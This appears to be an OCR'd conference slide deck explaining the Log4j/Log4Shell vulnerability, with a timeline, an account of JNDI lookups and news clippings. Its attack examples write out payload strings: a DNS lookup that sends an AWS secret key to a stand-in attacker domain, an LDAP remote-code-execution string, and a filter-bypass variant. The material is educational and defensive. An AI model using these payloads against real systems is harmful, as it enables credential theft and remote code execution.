The Log4j Debacle and How to Protect Against Next Gen Security Threats

Sankalp Basavaraj

Akamai

About Me

- Sankalp Basavaraj
- Architect by day, stock trader round the clock
- Specialization :

  Enterprise & Cloud Security

  Web Performance

  Web Analytics

  Networking & Telecom (4G LTE, 5G)

EC-Council CEH CERTIFIED


Microsoft CERTIFIED AZURE SOLUTIONS ARCHITECT EXPERT

CISCO CERTIFIED CCNA ROUTING & SWITCHING

Agenda

- Understanding Log4j – Case study for evolving cyber security
- Log4j vulnerability
- How are security attacks evolving
- My top 4 Security recommendations

Timeline of events



24 Nov

Log4j vulnerability is disclosed to Apache

09 Dec

Zero day vulnerability announced on Twitter

10 Dec

National Vulnerability Database lists CVE-2021-44228 — a log4j vulnerability

10 Dec

Fix for CVE-2021-44228 released

11 Dec

CISA director issues official guidance on Log4j

14 Dec

CVE-2021-45046 went public, showing that Log4Shell can still be exploited

16 Dec

Akamai observing attack traffic of around 2M attempts per hour, since disclosure


18 Dec

Fix v2.17.0 was released

What is Log4j?

About Log4j – What is it ?

- Log4j is a Java-based logging utility
- It is used by developers to return log messages pertaining to the code that they have written
- It is open source and is one of the most widely utilized logging libraries in the Java ecosystem.



http://logging.apache.org
Logging Services™
LOG4J™
Logging Wiki | Apache | Logging Services | GitHub
APACHE LOG4J™ 2
About
Download
Javadoc
Maven, Ivy, Gradle Artifacts
Runtime Dependencies

Last Published: 2021-12-28 | Version: 2.17.1

Download Apache Log4j 2

Apache Log4j 2 is distributed under the Apache License, version 2.0.

The link in the Mirrors column should display a list of available mirrors with a default selection based on your inferred location. If you do not see that page, try a different browser. The checksum and signature are links to the originals on the main distribution server.

Distribution	Mirrors	Checksum	Signature
Apache Log4j 2 binary (tar.gz)	apache-log4j-2.17.1-bin.tar.gz	apache-log4j-2.17.1-bin.tar.gz.sha512	apache-log4j-2.17.1-bin.tar.gz.asc

About Log4j – Feature of lookup

- One of the powerful features that Log4j supports is known as lookups

- Lookups enable a developer to embed variables or expressions into text that are automatically evaluated by Log4j prior to output

- There are many types of lookup expressions that are supported by Log4j and they can be tied together as well

“${date:MM-dd-yyyy} All Systems Good”

“12-20-2021 All Systems Good”

“The lower case current user is ${lower:${env:USER}}”

“The lower case current user is administrator”

About Log4j – Problem started with JNDI lookup

- JNDI = Java Naming and Directory Interface
- It is a mechanism in Java that allows querying of different directory based services like DNS or Active directory or even its own JAVA environment
- The lookup expression used is jndi:

“The current mail host is ${jndi:java:comp/env/mailhost}”

JNDI would recognize this particular URL type as a query to lookup a configuration option called *mailhost* for the current running component.

“The current mail host is mymailserver.example.com”


Fair enough, where is the vulnerability ?

Example 1 : Data Exfiltration

- For this example, imagine the attacker owns the domain name: malware.example.

“Log this: ${jndi:dns://127.0.0.1:53/${env:*AWS_SECRET_ACCESS_KEY*}.malware.example}”

JNDI would recognize this particular URL as a DNS query. It would take my AWS key and send a DNS query to sankalp-key.malware.example



DNS query to sankalp-key.malware.example

jndi


Attacker has my AWS key

Example 2 : Remote code execution

- For this example, imagine the attacker owns the domain name: malware.example.

“Log this: ${jndi:ldap://sankalp.malware.example/a}”

JNDI would recognize this particular URL as a LDAP query



LDAP query to sankalp-key.malware.example

jndi

LDAP response saying download malicious code at https://evil.malware.com/evil.exe

COMPROMISED!

https://evil.malware.com/evil.exe

Malicious server


Can we just look for jndi and block it ?

What happened at Akamai that day

- Initially, blocking jndi soundslike good plan

- Clever ways were developed in realtime to bypass this

- Then began the cat and mouse game between the attackers and the protectors




GET /${${lower:J}ndi:ldap://rce.malware.example/a} HTTP/1.1


${jndi:ldap://rce.malware.example/a}

jndi triggers the attack again

Oh boy, how bad is this vulnerability ?




FTC warns companies to remediate Log4j security vulnerability



WSJ PRO

Hackers Exploit Log4j Flaw at Belgian Defense Ministry

The ministry shut down parts of its computer network in response




CRN
NEWS, ANALYSIS AND PERSPECTIVE FOR SOLUTION PROVIDERS AND TECHNOLOGY INTEGRATORS

Ransomware Gang Hijacking Log4j Bug To Hit Minecraft Servers

Outside of the ransomware space, Iranian hacking group APT 35 has attempted to exploit the Log4j flaw against seven targets in the Israeli government and business sector over the past day, Check Point said.

By Michael Novinson


December 16, 2021, 09:06 AM EST



EWS VIDEOS

CISA director says the LOG4J security flaw is the “most serious” she’s seen in her career

ybersecurity and Infrastructure Security Director Jen Easterly tells CNBC’s Eamon Javers hat the LOG4J security flaw is the “most serious” vulnerability she’s seen in her decades-ong career and it could take years to address. Her message to business leaders: Do not elay in making sure that you are protected from this vulnerability.




UK companies could face fines for failing to patch Log4j vulnerability

A security flaw discovered in December 2021 makes private data vulnerable to hackers – and the UK government could take action against firms that fail to fix it

This must be a one-off event….Right ?

